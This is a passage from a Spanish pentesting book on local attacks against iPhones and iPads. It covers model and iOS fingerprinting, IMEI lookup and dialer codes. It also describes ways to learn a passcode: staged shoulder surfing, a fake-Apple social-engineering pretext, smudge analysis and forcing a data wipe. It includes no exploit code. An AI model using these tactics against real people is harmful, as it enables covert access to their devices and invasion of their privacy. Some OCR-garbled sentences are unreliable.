


Imagen 01.11: Herminio Cano y Roberto Parra presentes

Tener encendida la *Wi-Fi* en *iPhone* es algo que consume mucha batería y expone la información *Bluetooth*. En caso de que se vaya a compartir Internet, un usuario tiene la posibilidad de evitar los ataques innecesarios que pueda querer hacerle cualquier atacante cercano, conectando el terminal por USB. Una opción para un usuario que no quiera ser localizado y tenga que conectar el servicio por *Wi-Fi*, consiste simplemente en cambiar el nombre al dispositivo por algo que no identifique a dicho usuario, teniendo que acordarse de apagarlo después de su utilización.

No-tech hacking

Por último, siempre queda la opción más sencilla de todas, que no requiere de ninguna complejidad técnica. Si se dispone de alguna foto del objetivo en donde aparece con un *iPhone* o con un *iPad*, ya sea en sus manos o en su habitación, es muy probable que sea su teléfono de uso habitual. Es fácil ver a famosos con sus terminales en la mano, por ejemplo.

Capítulo II

Ataques locales (iPhone Local Tricks)

1. Introducción

En un proceso de *pentesting*, cuando se está haciendo la auditoría interna, tal vez sea necesario sacar información de un terminal *iPhone* (o *iPad*) al que se tiene acceso solo durante unos minutos, por ejemplo porque se ha ido su dueño un momento al baño, y el atacante se ha quedado solo en una sala de reuniones esperándolo, o por cualquier otra circunstancia. En esos momentos no se puede hacer un volcado del disco del terminal, o realizar un *Jailbreak*, o un *backup*, y solo se tienen unos instantes de tiempo para manipular el terminal y dejarlo como estaba antes de que venga el dueño del mismo.

Por supuesto, aunque no se pueda acceder a todos los datos que se esconden el terminal, tal vez sea posible llevarse algo de información útil sin tener que robar el terminal, poniéndose así el atacante en una situación comprometida. Si además se han seguido los pasos adecuados y se ha estudiado al objetivo previamente, averiguando la versión exacta de *iOS* que tiene su *iPhone*, su *iPod touch* o su *iPad*, puede que sobre tiempo para hacer otras cosas después de sacar la información.

¿Qué información es posible extraer de un terminal que esté bloqueado con el *passcode* sin hacer un *Jailbreak* al dispositivo? Lo cierto es que hay varias estrategias de ataque en las que influye la configuración por defecto del terminal, las aplicaciones que haya instalado el usuario y la versión exacta de parcheo del sistema operativo (ya que versiones y versiones han ido apareciendo fallos de seguridad que permiten desbloquear un *iPhone* o un *iPad* sin conocer el *passcode*).

En este capítulo se mostrarán cuáles son las debilidades de configuración y los fallos de seguridad que se conocen de las últimas versiones de *iOS*, dejando al lector la labor de preparar la estrategia de un ataque para que funcione en los minutos que se tengan disponibles para manipular el dispositivo.

Se recuerda que para conocer la versión exacta del sistema operativo del objetivo a atacar, solo hay que conseguir que la víctima se conecte a un servidor web controlado (mediante un *Link* por *Twitter* o un mensaje acortado) y analizar el *User-Agent* de la conexión, tal y como se ha visto y se mostrará en otros capítulos de este libro.

Reconocer el modelo de dispositivo en una inspección preliminar

Un ojo bien avezado puede obtener mucha información de un terminal *iPhone* solo con verlo. Se recomienda conocer bien los modelos de *iPhone* (o *iPad*) para saber qué versión de sistema operativo se encuentra en cada uno de ellos. A día de hoy lo más común que se puede encontrar son equipos *iPhone 5*, *iPhone 4S*, *iPhone 4* y algún *iPhone 3GS*.

Reconocer un *iPhone 5* es fácil, ya que es más estrecho y alargado que el *iPhone 4* o *iPhone 4S*, famoso por tener la antena alrededor del terminal. El *iPhone 3GS* es el que tiene los laterales redondeados, al igual que el ya abandonado *iPhone 3G*.




Imagen 02.01: *iPhone 4*, *iPhone 4S* e *iPhone 5* diferencias físicas

Diferenciar físicamente un *iPhone 4* de un *iPhone 4S* es posible, ya que basta con mirar los cortes en la antena que rodea al teléfono. En *iPhone 4* hay dos cortes, uno en la parte superior y otro en el lateral de los botones. Por el contrario, en el *iPhone 4S* los dos cortes se encuentran en el mismo lado, es decir, en el lado de la botonera.




Imagen 02.02: Los laterales del *iPad 1* son rectos.

En el caso de *iPad*, reconocer los modelos con una inspección preliminar también es posible. El primer *iPad*, (al que llamaremos *iPad 1*), es el único que tiene los laterales rectos, mientras que el

resto de los modelos tienen los laterales redondeados y solo se vendió en color metálico. *iPad 2* es el modelo que lleva la *Smart Cover*, es decir, la protección magnética que interactúa con el dispositivo solo en la parte delantera y además es el más delgado de todos.



Imagen 02.03 iPad 2 junto a un iPad 3

iPad 3, o *new iPad*, salió con *Smart Cover* delantera y trasera y se diferencia de *iPad 2* en que mide 6 milímetros más de grosor y tiene ligeramente disjuntos los bordes de las esquinas y por detrás. *iPad 1* lleva una parrilla negra en la parte superior. Diferenciar *iPad 3* del *new new iPad* es posible porque este último lleva el conector *lightning* al igual que *iPhone 5*. Por último *iPad mini* es el *iPad* pequeño y a día de hoy solo hay una versión en el mercado.




Imagen 02.04 iPad 3 y New new iPad

Hay que tener en cuenta que si tiene una funda que no es la estándar es una buena noticia para el atacante puedes tener que ser bueno. Reconocer la versión hardware es importante, ya que así es posible saber más o menos con qué versión de *iOS* se va a encontrar. Esto es así debido a que las versiones que se pueden instalar en un terminal concreto sin manipularlo con *Jailbreak* están limitadas. La siguiente tabla recoge las versiones que pueden estar instaladas en cada versión del terminal.

Modelo	Versión de sistema operativo iOS que puede tener instalado
iPhone 5	iOS 6 a iOS 6.1.3
iPhone 4S	iOS 5 a iOS 6.1.3
iPhone 4	iOS 4 a iOS 6.1.3
iPhone 3GS	iOS 3 a iOS 6.1.3
New new iPad	iOS 6, iOS 6.1.3
iPad 3 (new iPad)	iOS 5.1 a iOS 6.1.3
iPad 2	iOS 4.3 a iOS 6.1.3
iPad	iOS 3.X a iOS 5.1.1
iPad mini	iOS 6 a iOS 6.1.3

Tabla 2.1. Versiones soportadas de iOS por los diferentes modelos de iPhone o iPad.

Como se puede ver, *iPhone 3GS* es el que mas variedad de versiones soporta. Se han de ado fuera de este estado las versiones de iOS soportadas de *iPod Touch*, y los *iPhone CDMA*, estos últimos solo utilizados en Estados Unidos para comunicaciones de voz sobre redes *Wi-Fi*. Además, hay que tener en cuenta que, a pesar de que *iPhone 3GS*, *iPhone 4* o *iPad 2* soportan iOS 5 o iOS 6, este viene con limitaciones y no existen funciones de mapas ni *Siri*, que como ya se verá es muy útil en un proceso de *pentesting*.

En iOS 6.1 se ha introducido una nueva forma de reconocer el sistema operativo, ya que se ha cambiado el aspecto del reproductor de música, así que basta con hacer dos clics en el botón de acción para acceder al reproductor y saber que versión es. Se tiene el nuevo (mas minima, sta es la versión iOS 6.1 o superior. Además, es posible acceder al último recurso que se ha visado, y esto puede ser hasta un video de Internet, donde se podría saber que estaba haciendo el usuario.




Imagen 2.15. Reproductor de iOS 6.1 en el que se ve la URL de un video y reproductor de videos de Internet.

De todas formas, si el atacante se tiene que enfrentar a un dispositivo *iPod Touch*, *iPhone CDMA* o *Apple TV* y quiere saber que versiones de iOS podría estar corriendo, puede ir a la fecha de lanzamiento de producto en Wikipedia y buscar dicha fecha en <http://support.apple.com/kb/HT1222>, que mostrara cuando salio cada actualización de iOS. Se puede apreciar que siempre hay una versión que coincide con la fecha del lanzamiento del producto.

Los números de serie y el IMEI

Como todo terminal de telefonía, los modelos de *iPhone* tienen un número **IMEI (International Mobile Equipment Identity)** y los Números de Serie de fabricación. Estos números pueden ser utilizados para trazar la línea de la historia del dispositivo, que va desde las características de fabricación hasta su dueño punto de venta, siendo también posible para reconocer el terminal en las redes de telefonía por medio del IMEI y, eventualmente, bloquear el dispositivo cuando haya sido robado o perdido.




Imagen 02.06: Números de serie de un iPad

Las ubicaciones de IMEI cambian dependiendo del modelo, pero todos están en el terminal. En *iPhone 2G* y en *iPhone 5* los números IMEI están en la parte posterior del terminal, mientras que en los *iPhone 3G*, *iPhone 3GS*, *iPhone 4* y en los *iPhone 4S* hay que sacar la tarjeta SIM, ya que esta en la carcasa. Para ello se debe llevar la llave de apertura de la SIM entre las garras de *lockpicking* (esta llave es útil si además se desea realizar algún ataque que se mostrará más adelante), e introducirla en el agujero que hay en la ranura lateral de la SIM.



Imagen 02.07: Número de serie en bandeja de la SIM y llave para extracción.

Si no se dispone de una llave a mano, siempre se puede utilizar un clip, e introducirlo con mucho cuidado. En la web de *Apple* están las explicaciones para cada modelo, pero todos son básicamente igual, simplemente hay que buscar el agujero, meter la llave, hacer clic y sacar la bandeja.




Imagen 02.08: Proceso de extracción de SIM

Los números de serie pueden ser obtenidos con solo visualizar la parte posterior del teléfono, así que para tenerlos bien inventariados en un análisis forense o utilizarlos cuando sea preciso (como por ejemplo para "dar un cambio" posteriormente y llevarse el correcto) o realizar un ataque de ingeniería social del tipo:

'Hola, somos de Apple y hemos detectado que su modelo tiene un fallo de fabricación y le vamos a llevar un iPhone 5 en sustitución a todos los clientes cuyo número de serie acabe en X'




Imagen 02.09: Descripción completa de un dispositivo a partir de su IMEI

Estos datos, por lo que se pueda necesitar en el futuro, se pueden obtener rápidamente haciendo una fotografía a la parte posterior del dispositivo del objetivo. Además, el código IMEI puede servir para conocer en detalle las características físicas del terminal, y saber entre otras cosas si es un *Paul 3*, o un *New new iPad* y si tiene 3G o solo *Wi-Fi*.

Para ello se pueden utilizar múltiples bases de datos de consulta de información del terminal a partir del código IMEI en Internet. Para este ejemplo se ha utilizado <http://www.imei.info/> tras introducir el valor del IMEI se obtendrán todas las características del modelo. Esta base de datos tiene limitado el número de consultas por día, pero además permite saber si el IMEI está bloqueado en los operadores por alguna denuncia de robo.

Códigos de marcado especiales

En *iPhone*, como en muchos de los terminales, se pueden utilizar códigos de marcado especiales que pueden ser utilizados desde la aplicación de realización de llamadas. Esto permite, a pesar de que no se haya conseguido desbloquear todo el terminal con un *bug*, el poder lanzar comandos desde dicha aplicación allí. Estos códigos los hay para la realización de llamadas y para el envío de mensajes SMS y, dependiendo del operador de telefonía funcionarán unos u otros. La lista de códigos que se pueden utilizar es:

Código	Utilidad
*#06#	Muestra el IMEI del terminal.
*3001#12345#	Muestra el Field Test, que será de gran ayuda para los ataques de una estación de telefonía falsa, como se verá más adelante en este libro.
*#21#	Muestra si existen desvíos de llamadas para diferentes servicios activados.
*#43#	Muestra la lista de llamada en espera.
#30#	Muestra la configuración de ver el número de quién te está llamando.
*#33#	Muestra configuraciones especiales de <i>iPhone</i> .
*31#numero	Permite hacer una llamada oculta al número que se marque.
**04*antiguoPIN *nuevoPIN*nuevoPIN*	Cambia el valor del PIN.

Tabla 02.02: Lista de códigos de marcado especiales.

Estos códigos no son únicos de *iPhone*, y según los operadores se ofrecen más o menos códigos, por lo que es muy interesante averiguar antes el operador al que se conecta este terminal. Esto es tan sencillo como ver la red a la que se conecta o hacer un ataque *Client side* tal y como se ve en otro capítulo, usando por ejemplo un correo electrónico o un hipertexto para averiguar a qué operador pertenece la dirección IP por la que se conecta el dispositivo.

2. Adivinar el passcode de un iPhone

En este apartado se realizará una descripción sobre los distintos métodos que pueden ser empleados para averiguar del sistema operativo iOS.

Shoulder Surfing

Para intentar sacar datos de un objetivo en concreto hay que prestar mucha atención a *passcode* de la víctima. Para ello, conviene preparar una estrategia sencilla que permita estar cerca de dicha víctima cuando vaya a interrumpirlo. Esto se conoce como *Shoulder Surfing*, o simplemente, "Mirar por encima del hombro".

La forma más sencilla es programar un *Tweet*, un SMS o un *Whatsapp* para que le llegue a la víctima cuando el atacante este presente. Una forma que tiene dicho atacante de hacerlo es (en caso de tenerlo escrito) enviarlo disimuladamente cuando se este en la mejor posición y utilizar un poco de ingeniería social del tipo: "Te lo envíe antes de venir". En caso de utilizar este truco, está bien que antes de enviarlo se le diga a la víctima algo como "¿No te ha llegado el mensaje que te envíe esta mañana?". Todo el mundo está acostumbrado a que eso sea un caso normal, así que no se extrañará para nada.

Para hacer esto es posible incluso usar los servicios de las operadoras que permiten diferir la entrega del SMS. Por ejemplo, en Movistar, para retrasar la entrega de un SMS 1 hora basta con comenzar el mensaje con *POST 1#Mensaje.

Shoulder Surfing con iSpy

Como manera avanzada de hacer *Shoulder Surfing* en dispositivos *iPhone*, (debido al especial refinamiento del teclado y a lo estandarizado en los modelos), es utilizar una herramienta llamada *iSpy* que permite reconocer lo que una persona está tecleando a partir de una grabación de vídeo. En este caso, preparar una estrategia es mucho más complicado y solo podrá utilizarse cuando haya una cámara de vigilancia o un entorno especialmente preparado, por ejemplo en una sala de reuniones donde se haya montado un sistema de grabación previamente.




Imagen 02-10: Proceso de reconocimiento de teclado de iPhone en video con iSpy.

El estudio se hizo en la Universidad de Carolina del Norte en Chapel Hill, y se puede ver un video de la demostración en la siguiente URL: <http://www.seguridadapple.com/2011/11/15pa-reconstruyendo-efectado-en-un.html>

Reconocimiento de la complejidad del passcode

Los terminales *iPhone*, dependiendo del tipo de *passcode* que se haya configurado van a mostrar un teclado totalmente distinto, así que si prestando atención a la pantalla se sabrá si merece la pena intentar averiguarlo o no. Lo más habitual es que el *passcode* tenga cuatro dígitos numéricos, y si esto es así se podrá ver un teclado solo de números en el que hay cuatro casillas totalmente separadas

sin embargo, si se ha configurado un *passcode* complejo, en el que el número tiene más de 4 cifras, entonces las cajas se convertirán en una sola de entrada de datos sin delimitación alguna entre cada una de las posiciones. Por último, el escenario más complejo mostrará un teclado alfanumérico. Adivinar el *passcode* en este caso suele ser muy difícil, así que en tal caso el atacante puede optar por pensar en otras estrategias de ataque.




Imagen 02.11. Diferentes teclados en función de la complejidad del *passcode*

A pesar de que tenga *passcode* el terminal, muchos usuarios por comodidad optan por dejar una configuración insegura de no bloquear con *passcode* hasta pasado un minuto, así que si el dueño del terminal acaba de dejar bloqueado el teléfono y el atacante tiene tiempo, conseguirá entrar antes de que se bloquee el dispositivo.

Saber si tiene Wi-Fi o no

Una de las cosas que se mostrará más adelante es que es importante conocer a qué redes *Wi-Fi* se puede conectar un *iPhone*. Para ello, cuanto se tenga un *iPhone* o *iPad* delante hay que procurarse fijarse si está conectado a una red *Wi-Fi* o no. Esto se ve con un icono que aparece en la parte superior. Si lo está, entonces es más útil que el atacante averigüe qué redes inalámbricas hay operando en esa

zona. Esto es importante para poder hacer ataques que se verán más adelante (como el del *Rogue AP*), o para poder tener acceso al dispositivo por medio de *OpenSSH* por *Wi-Fi*.

Es importante apuntar las redes *Wi-Fi* ocultas en este proceso, para lo que será conveniente que el atacante "sniffe" durante algún tiempo e espacio. Además, en caso de tener ocasión es recomendable apagar el dispositivo y volver a encenderlo. Esto hará que el terminal se conecte a la red *Wi-Fi*, aunque no se haya puesto el *passcode*, lo que permitirá saber exactamente qué redes busca.

Item	Accessible
Wi-Fi passwords	After first unlock
Mail accounts	After first unlock
Exchange accounts	After first unlock
VPN certificates	Always, non-migratory
VPN passwords	After first unlock
LDAP, CalDAV, CardDAV	After first unlock
iTunes backup	When unlocked, non-migratory
Voicemail	Always
Safari passwords	When unlocked
Bluetooth keys	Always, non-migratory
Apple Push Notification Service Token	Always, non-migratory
iCloud certificates and private keys	Always, non-migratory
iMessage keys	Always, non-migratory
Certificates and private keys (Configuration Profile)	Always, non-migratory
SIM PIN	Always, non-migratory

Imagen 02.12: Niveles de protección de contraseñas

Respecto a las contraseñas de la red *Wi-Fi* hay que tener en cuenta que las contraseñas en *iOS*, debido a *Data Protection*, se liberan dependiendo de su nivel de configuración en diferentes instantes. Los programadores pueden configurar que las contraseñas estén disponibles en estas situaciones:

- **Always** La contraseña es accesible en el momento en que el sistema operativo *iOS* arranca. Es decir, basta con encender el terminal y cualquier servicio o programa corriendo en el sistema tendrá la capacidad de acceder a ellas.

- **When unlocked** La contraseña solo estará accesible cuando el usuario tenga desbloqueado el terminal. En el momento en que este se bloquea la contraseña se elimina de la memoria y no está disponible para ningún proceso o servicio.

- **When locked** Estas claves solo están disponibles cuando el terminal está bloqueado, es decir, cuando el usuario no ha puesto el *passcode*.

- **After first Unlock** Las claves se liberan la primera vez que el terminal arranca, luego se quedan disponibles para todos los programas y no importa si el dispositivo está bloqueado o no.

Hay que tener en cuenta que a partir de iOS 5 se cambió el nivel de seguridad de las contraseñas de las redes *Wi-Fi*, pasando de *Always* (es decir, que se liberan nada más arrancar el dispositivo) a *After first Unlock*, lo que indica que solo se conectará a una red *Wi-Fi* si el terminal ha sido desbloqueado una vez. Esto será especialmente importante a la hora de decidir si se puede apagar el dispositivo o no. Si el terminal es un iOS 4, se puede apagar sin problemas el terminal, que volverá a conectarse a las redes *Wi-Fi* cercanas, con lo que será posible saber qué redes busca aun sin tener el *passcode*.

Compartir Internet

A diferencia de las contraseñas de la conexión de datos *Edge* o *3G*, si el usuario ha configurado el terminal para no solicitar el PIN de la red de telefonía, esta se libera nada más arrancar el terminal, lo que puede ser útil en escenarios en los que el sujeto tenga activada la opción de compartir Internet, lo que automáticamente levantará este servicio. Sin embargo, las conexiones solo se podrían hacer por los medios que estén establecidos en el servicio, y que podrían ser USB, *Bluetooth* o *Wi-Fi*. En el caso de *Wi-Fi* ya se ha visto que en iOS 5 o iOS 6, solo se conseguiría conectividad si se dispone de *passcode*, mientras que en USB o *Bluetooth* solo sería posible hacerlo desde un dispositivo con el que se haya realizado la asociación previamente, es decir, desde el ordenador de la víctima.

La limitación es alta, pero en un caso en el que el *passcode* sea complejo y sea posible lograr conectividad se podría hacer un *Jailbreak*, instalar un servidor *OpenSSH* y conectarse al terminal para poder sacar la información allí contenida con procesos forenses, lo que implicaría "requisar el terminal". Por ahora solo hay que fijarse en que tenga activados estos servicios, que se pueden ver con los iconos que aparecen en la parte superior de la pantalla de bloqueo:

- Símbolo de *Bluetooth* si está activado el *Bluetooth*.
- Símbolo de intensidad de señal si está activada la red *Wi-Fi*.
- Barra azul, si está activado el servicio de compartición de Internet y a quien está conectado a él.

El passcode en la grasa de la superficie

Si se confirma que el terminal tiene un *passcode* de cuatro dígitos numéricos, tal vez se pueda adivinar, y ahí, cuanto menos aseado sea el objetivo mucho mejor. Esto es porque al usarse el dedo para teclear el código de desbloqueo, se está produciendo un contacto entre la grasa corporal y la pantalla de *iPhone*.

Lo ideal es llevar un equipo forense profesional para analizar la grasa de la pantalla, pero si esto no es posible, el tener una fotografía de calidad permitiría hacer un análisis de las claves con más probabilidades de ser usadas en el terminal.

En la siguiente imagen, si se superpone un teclado grosso modo sobre ella, se puede apreciar que en la zona de acceso hay un signo muy marcado, lo que parece indicar que en dicha zona se ha pulsado más de una vez. El resto de los signos en la zona del teclado parecen más o menos con la misma probabilidad. Dependiendo de las opciones de configuración del terminal se podrían probar varias combinaciones de números para ver si hay suerte y se consigue desbloquear.




Imagen 02.13: Superficie de la pantalla de iPhone con manchas de dedos

Borrado de datos con número de passcodes erróneos

Para evitar el número de intentos máximos, los usuarios pueden establecer un mecanismo de seguridad que hace que al fallar 10 veces, los datos del equipo sean borrados. No es fácil realizar esto, ya que a partir del quinto intento el terminal empezará a bloquearse temporalmente, lo que impide un ritmo de introducción rápido de códigos fallidos.

No obstante, con tiempo suficiente, es posible forzar el borrado de los datos de un terminal, y obligar a la persona dueña del equipo a realizar un proceso de restauración desde el *backup*.




Imagen 02.14: Borrado de datos tras número de intentos erróneos desactivado

Hay que tener esto en cuenta cuando se quiera averiguar el código, ya que si se alcanza el número máximo de intentos puede que se borren los datos, y se pierda toda la información.

3. Previsualización de mensajes por pantalla

La primera de las opciones inseguras por defecto que tienen los terminales iOS es la de mostrar las visualizaciones de los mensajes por pantalla. Esto es algo que hace más cómodo para el usuario la lectura de un SMS, un *Whatsapp*, una alerta de telegrama o un mensaje de correo electrónico, pero que tiene un riesgo para la privacidad de la persona. Para cualquier persona le bastará con observar la pantalla y acceder al contenido que allí se muestre, sin necesidad de desbloquear el terminal.

El supuesto esto atenta contra la privacidad del usuario, y para evitar esto, versión a versión de iOS se ha ido creando un sistema mucho más granular de configuración, que permite al dueño del terminal elegir hasta tres estilos diferentes para recibir las alertas y previsualizaciones de los mensajes. Cada una de las aplicaciones es, lo que hace que al final siempre queden algunos por pantalla. Esto así porque se debe de una a una en cada aplicación, configurando una previsualización o no de los mensajes que se van a recibir, lo que es un trabajo tedioso.

